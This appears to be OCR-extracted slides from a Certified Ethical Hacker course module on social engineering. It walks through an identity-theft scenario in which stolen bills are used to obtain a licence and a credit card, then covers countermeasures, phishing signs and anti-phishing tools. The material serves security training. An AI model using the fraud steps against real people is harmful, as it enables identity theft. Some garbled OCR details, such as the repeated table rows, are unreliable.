Period	06/01/2013 - 06/30/2013	SDGE Account #	1134 574-1
Usage	1790 kWh	Total Amount Due	\$160.57
Water Base Fee	06/01/13 - 06/30/13	Water Charge	\$0.00
Water Use	06/01/13 - 06/30/13	Water Use (\$0.00/kWh)	\$160.57
Sewer Base Fee	06/01/13 - 06/30/13	Sewer Charge	\$0.00
Sewer Service Charge	06/01/13 - 06/30/13	Sewer Service Charge	\$0.00
Storm Drain		Current Charges	\$0.00
		TOTAL AMOUNT DUE	\$160.57

STEP 2



01

Go to the Department of Motor Vehicles and tell them you lost your driver license

02

They will ask you for proof of identity such as a water bill and electricity bill

03

Show them the stolen bills

04

Tell them you have moved from the original address

05

The department employee will ask to complete replacement of the driver license form and change in address form

06


You will need a photo for the driver license

07

Your replacement driver license will be issued to your new home address

08


Now you are ready to have some serious fun



Comparison

C|EH
Certified Ethical Hacker

Original



STEP 3



- ↳ Go to a bank in which the original Steven Charles has an account and tell them you would like to apply for a new credit card
- ↳ Tell them you **do not remember** the account number and ask them to look it up using Steven's name and address
- ↳ The bank will ask for your ID: Show them your **driver license** as ID, and if the ID is accepted, your credit card will be issued and ready for
- ↳ Now you are ready for shopping



Fake Steven is Ready to:

Make purchases worth thousands of USD



Apply for a new passport



Apply for a new bank account



Shut down your utility services



Apply for a car loan



Real Steven Gets Huge Credit Card Statement

C
E
H
COMIC BOOK CITY



Statement of Personal Credit Card Account

Check here if address or telephone number has changed. Please note changes on reverse side.

Account Number 1234-5678-9012	Statement Closing Date 03-14	Current Amount Due \$40,000
----------------------------------	---------------------------------	--------------------------------

STEVEN CHARLES DEN BESTE
SAN DIEGO CA 92130
672934345 00176255000000003

MAIL PAYMENT TO:
P.O. Box 999
Anytown, USA
123 Main Street

Detach here and return upper portion with check or money order. Do not staple or fold.

Statement of Personal Credit Card Account

Retain this portion for your files.

Cardmember Name STEVEN CHARLES	Account Number 1234-456-890	Statement Closing Date 01-31-14
Statement Date: 02-01-14	Payment Due Date: 03-01-14	
Closing Date: 01-31-14		
Credit Limit: \$50,000	Credit Available: \$10,000	
New Balance: \$40,000	Minimum Payment Due: \$5,000	

Account Summary:

Previous Balance: \$40,000	Interest Accrued: \$0
Purchases: \$0	Annual Fees: \$0
Cash Advances: \$0	Current Amount Due: \$40,000
Payments: \$0	Amount Past Due: \$0
Finance Charges: \$0	Amount Over Credit Limit: \$0
Date Charged: 01-31-14	NEW BALANCE: \$40,000

Reference Number	Sold	Posted	Activity Since Last Statement	Amount
43210987	01-03	01-3	Payment, Thank You	-\$74.25
01234567	01-12	01-3	Wings 'N Things	Anytown, USA \$24.25
78901234	01-14	01-7	Record Release	Anytown, USA \$40.00
45678901	01-14	01-7	Sports Stadium	Anytown, USA \$76.25
3210587	01-22	01-23	Tic Tac	Anytown, USA \$3,860
76543210	01-29	01-30	Electronic World	Anytown, USA \$30.00

PAGE 1 OF 1



Something's Stolen from
Identity!

Identity Theft - Serious Problem



- Identity theft is a serious problem and number of violations are increasing rapidly
- Some of the ways to minimize the risk of identity theft include checking the credit card reports periodically, safeguarding personal information at home and in the workplace, verifying the legality of sources, etc.



The screenshot shows the official website of the Federal Trade Commission (FTC). The header features the FTC logo and the tagline "Protecting America's Consumers". The main navigation menu includes links for Home, News, Competition, Consumer Protection, Economics, General Counsel, Issues, Congressional, Policy, International, About the FTC, Commissioners, Offices & Bureaus, Inspector General, Jobs, Electricity, FDA, Budget & Performance. Below the menu, there is a large banner with the text "Record Civil Penalty in Do Not Call Case" and a link to "FTC Settles \$100M Do Not Call Case". To the right, there are several news items: "Payday Lender Settles FTC Debt Collection Charges", "Do Not Call Registry", "FTC 10th Anniversary", "FTC to Review Insurance Law", "Timeshare Resale Scam", "FTC, State and Federal Partners Settle Credit Card Fraud", "Competition Counts", "How Consumers Win When Businesses Compete", and "FTC Settles Case Against Credit Reporting Firms". At the bottom left, there are links for "Get Your Free Credit Report", "FTC Newsroom", "FTC Events", and "FTC Resources". On the right side, there is a sidebar titled "Related Topics" with links to "Advertising Laws/Topics", "Advertising & Marketing", "Antitrust & Monopoly", "Consumer & Testimony Information", "Complaint Actions", "Contract Law & Violations", "Consumer Resources", and "Getting Your Money Back".

<http://www.ftc.gov>

Module Flow



Social Engineering Concepts

Identity Theft

Social Engineering Techniques

Social Engineering Countermeasures

Impersonation on Social Networking Sites

Penetration Testing

Social Engineering Countermeasures



- Good policies and procedures are ineffective if they are not taught and reinforced by the employees
- After receiving training, employees should sign a statement acknowledging that they understand the policies

Password Policies

1 Periodic password change

2 Avoiding guessable passwords

3 Account blocking after failed attempts

4 Length and complexity of passwords

5 Secrecy of passwords

Physical Security Policies

1 Identification of employees by issuing ID cards, uniforms, etc.

2 Escorting the visitors

3 Access area restrictions

4 Proper shredding of useless documents

5 Employing security personnel

Social Engineering Countermeasures (Contd)



1

Training



An efficient training program should consist of all security policies and methods to increase awareness on social engineering.

2

Operational Guidelines



Make sure sensitive information is secured and resources are accessed only by authorized users.

3

Access Privileges



There should be administrator, user, and guest accounts with proper authorization.

4

Classification of Information



Categorize the information as top secret, proprietary, for internal use only, for public use, etc.

5

Proper Incidence Response Time



There should be proper guidelines for reacting in case of a social engineering attempt.

6

Background Check and Proper Termination Process



Insiders with a criminal background and terminated employees are easy targets for procuring information.

Social Engineering Countermeasures (Contd)



Anti-Virus/Anti-Phishing Defenses



Use multiple layers of anti-virus defenses at end-user and mail gateway levels to minimize social engineering attacks

Two-Factor Authentication




Instead of fixed passwords, use two-factor authentication for high-risk network services such as VPNs and modem pools

Change Management



A documented change-management process is more secure than the ad-hoc process



How to Detect Phishing Emails



Seem to be from a bank, company, or social networking site and have a generic greeting



Seem to be from a person listed in your email address book



Gives a sense of urgency or a veiled threat



May contain grammatical/spelling mistakes



Includes links to spoofed websites



May contain offers that seem to be too good to believe



Includes official-looking logos and other information taken from legitimate websites




May contain a malicious attachment

The screenshot shows an email inbox with one message from "Apple Support <apple_id@service.com>" received at 12:11 PM (20 minutes ago). The subject is "Your Apple ID was used to sign in to iCloud on an iPhone 6". The email body contains several numbered steps:

- ① Your Apple ID was used to sign in to iCloud on an iPhone 6.
- ② Dear customer,
- ③ Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been charged for \$1285.54.
- ④ If you recently signed in to this device, you can disregard this email.
- ⑤ If you have not recently signed into an iPhone with your Apple ID and believe someone may have accessed your account, please click here to confirm your details and change your password.
- ⑥ To spread awareness on the security issues, Apple will also reward you with \$2000 for reporting this issue at the link to Report Abuse.
- ⑦ View the attached document for your latest details.
- ⑧

The footer of the email includes links to "Apple Support", "My Apple ID | Support | Privacy Policy", and "Copyright © 2015 iTunes S.à.r.l. 31-33, rue Sainte Zithe, L-2760 Luxembourg. All rights reserved". A URL "www.phishingtamer.net/com/reportabuse.htm" is also present.

Anti-Phishing Toolbar: Netcraft




<http://toolbar.netcraft.com>

Anti-Phishing Toolbar: PhishTank



- PhishTank is a collaborative clearing house for data and information about phishing on the Internet
- It provides an open API for developers and researchers to integrate anti-phishing data into their applications



PhishTank | PhishTank is operated by CoreSecurity, a tool service that makes your Internet safer. Contact and support: info@phishTank.com

PhishTank | www.phishtank.com

Join the fight against phishing

Submit suspected phishes. Track the status of your submissions. Verify other users' submissions. Develop software with our free API.

Found a phishing site? Get started now — see it in the tank!

<http://www.phishtank.com> | [Get it right!](#)

Recent Submissions

You can help! Sign in or register ([here](#) fast!) to verify these suspected phishes.

ID	URL	Submitted by
2005131	http://www.usaidcouncil.org/include/PR44012011.htm	CoreSecurity
2005132	http://www.w3.org.br/images/logo/motociclist...	CoreSecurity
2005133	http://www.usairways.com/contact_us.htm	CoreSecurity
2005134	http://www.cordoba-bo.com/tph070-13/13/1303...	CoreSecurity
2005135	http://www.usairways.com/contact_us.htm	CoreSecurity
2005136	http://www.sanfrancisco49ers.com/tph070-13/13/1303...	CoreSecurity
2005137	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005138	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005139	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005140	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005141	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005142	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005143	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005144	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005145	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005146	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005147	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005148	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005149	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005150	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005151	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005152	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005153	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005154	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005155	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005156	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005157	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005158	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005159	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005160	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005161	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005162	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005163	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005164	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005165	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005166	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005167	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005168	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005169	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005170	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005171	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005172	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005173	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
